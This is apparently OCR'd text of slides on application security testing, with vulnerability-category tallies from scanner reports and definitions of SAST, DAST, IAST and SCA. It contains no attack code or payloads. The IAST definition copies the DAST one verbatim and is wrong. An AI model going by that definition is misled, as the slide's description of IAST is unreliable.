
TOC

	Issue Type	Number of Issues
H	Authentication Bypass Using SQL Injection	1
H	Blind SQL Injection	1
H	Cross-Site Scripting	11
H	DOM Based Cross-Site Scripting	3
H	Poison Null Byte Windows Files Retrieval	1
H	Predictable Login Credentials	1
H	SQL Injection	12
H	Unencrypted Login Request	6
H	XPath Injection	1
M	Cross-Site Request Forgery	6
M	Directory Listing	2
M	HTTP Response Splitting	1
M	Inadequate Account Lockout	1
M	Link Injection (facilitates Cross-Site Request Forgery)	6
M	Open Redirect	2
M	Phishing Through Frames	6
M	Session Identifier Not Updated	1
L	Autocomplete HTML Attribute Not Disabled for Password Field	4
L	Database Error Pattern Found	16
L	Direct Access to Administration Pages	2
L	Email Address Pattern Found in Parameter Value	2
L	Hidden Directory Detected	3
L	Microsoft ASP.NET Debugging Enabled	3
L	Missing HttpOnly Attribute in Session Cookie	4
L	Permanent Cookie Contains Sensitive Session Information	1
L	Unencrypted __VIEWSTATE Parameter	4
L	Unsigned __VIEWSTATE Parameter	4
I	Application Error	15
I	Application Test Script Detected	1
I	Email Address Pattern Found	3
I	HTML Comments Sensitive Information Disclosure	5
I	Possible Server Path Disclosure Pattern Found	1

Automated application security testing tools provide vulnerability reports







Application Security Testing

Static application security testing (SAST)

- Can be thought of as testing the application from the inside out
- By examining its source code, byte code or application binaries for conditions indicative of a security vulnerability

Dynamic application security testing (DAST)


- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities

Interactive application security testing (IAST)

- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities

Software Composition Analysis (SCA)


- Software Composition (or Component) Analysis is the process of identifying potential areas of risk from the use of third-party and open-source software components
- SCA is a form of Cyber Supply Chain Risk Management



Automated application security testing tools

Some vendors provide SAST tools, others provide DAST tools, others provide SCA tools

Some vendors provide combinations of these tools



Scanners
SAST
SCA
KICS
SAST | Scan Date: 03/23/2022
View Results
Recurring Results
89
New Results
4
Total Vulnerabilities
High
Medium
Low
Info
93
18
13
62
Results by State
To verify
Results by Language
JavaScript
CSharp
Results by Vulnerability
Heap Inspection 32
Log Forging 21
Client DOM XSS 18
Privacy Violation 8
HttpOnlyCookies 4
Open Redirect 3
Use Of Hardcoded Password 2
Client Hardcoded Domain 2
Use Of Hardcoded Password 2
Missing HSTS Header 1

93 Vulnerabilities

All | CSharp | JavaScript | Primary Grouping: Language | Secondary Grouping: Vulnerability | State: 4 | Add filter

- JavaScript (25)
  - Client DOM XSS (18)
  - Use Of Hardcoded Password (2)
  - Open Redirect (3)
  - Client Hardcoded Domain (2)
- CSharp (68)
  - Privacy Violation (8)
  - Missing HSTS Header (1)
  - HttpOnlyCookies (4)
  - Use Of Hardcoded Password (2)
  - Log Forging (21)
  - Heap Inspection (32)

SAST Compliance Report Examples




OWASP Top 10 2013

Vulnerabilities: **152**

Top 10 vulnerability types:

1. Reflected_XSS_All_Clients (39)
2. SQL_Injection (23)
3. Client_DOM_Open_Redirect (16)
4. Stored_XSS (10)
5. XSRF (9)
6. Use_of_Cryptographically_Weak_PRNG (8)
7. Heap_Inspection (8)
8. Use_of_Hard_coded_Cryptographic_Key (8)
9. Client_JQuery_Deprecated_Symbols (7)
10. Use_Of_Hardcoded_Password (7)




OWASP Top 10 2017

Vulnerabilities: **154**

Top 10 vulnerability types:

1. Reflected_XSS_All_Clients (39)
2. SQL_Injection (23)
3. Use_Of_Hardcoded_Password (13)
4. Stored_XSS (10)
5. Use_of_Hard_coded_Cryptographic_Key (8)
6. Use_of_Cryptographically_Weak_PRNG (8)
7. Heap_Inspection (8)
8. Use_Of_Hardcoded_Password (7)
9. Log_Forging (7)
10. Client_JQuery_Deprecated_Symbols (7)




PCI DSS v3.2

Vulnerabilities: **126**

Top 10 vulnerability types:

1. Reflected_XSS_All_Clients (39)
2. SQL_Injection (23)
3. Stored_XSS (10)
4. XSRF (9)
5. Use_of_Hard_coded_Cryptographic_Key (8)
6. Use_of_Cryptographically_Weak_PRNG (8)
7. Log_Forging (7)
8. Use_Of_Hardcoded_Password (7)
9. Client_Potential_XSS (3)
10. HttpOnlyCookies (3)



OWASP Mobile Top 10 2016

Vulnerabilities: **66**

Top 10 vulnerability types:

1. SQL_Injection (23)
2. Side_Channel_Data_Leakage (17)
3. Use_of_Hard_coded_Cryptographic_Key (8)
4. Log_Forging (7)
5. Use_Of_Hardcoded_Password (7)
6. Inadequate_Encryption_Strength (2)
7. Deserialization_of_Untrusted_Data (2)

SAST Compliance Report Examples

FISMA 2014

Vulnerabilities: **161**

Top 10 vulnerability types:

1. Reflected_XSS_All_Clients (39)
2. SQL_Injection (23)
3. Client_DOM_Open_Redirect (16)
4. Use_Of_Hardcoded_Password (13)
5. Stored_XSS (10)
6. Use_of_Cryptographically_Weak_PRNG (8)
7. Use_of_Hard_coded_Cryptographic_Key (8)
8. Heap_Inspection (8)
9. Log_Forging (7)
10. Use_Of_Hardcoded_Password (7)

NIST SP 800-53

Vulnerabilities: **172**

Top 10 vulnerability types:

1. Reflected_XSS_All_Clients (39)
2. SQL_Injection (23)
3. Client_DOM_Open_Redirect (16)
4. Use_Of_Hardcoded_Password (13)
5. Stored_XSS (10)
6. XSRF (9)
7. Use_of_Cryptographically_Weak_PRNG (8)
8. Use_of_Hard_coded_Cryptographic_Key (8)
9. Heap_Inspection (8)
10. Use_Of_Hardcoded_Password (7)

SAST Report Details


JavaScript

Client_DOM_XSS (1)

A successful XSS exploit would allow an attacker to rewrite web pages and insert malicious scripts which would alter the intended output. This could include HTML fragments, CSS styling rules, arbitrary JavaScript, or references to third party code. An attacker could use this to steal users' passwords, collect personal data such as credit card details, provide false information, or run 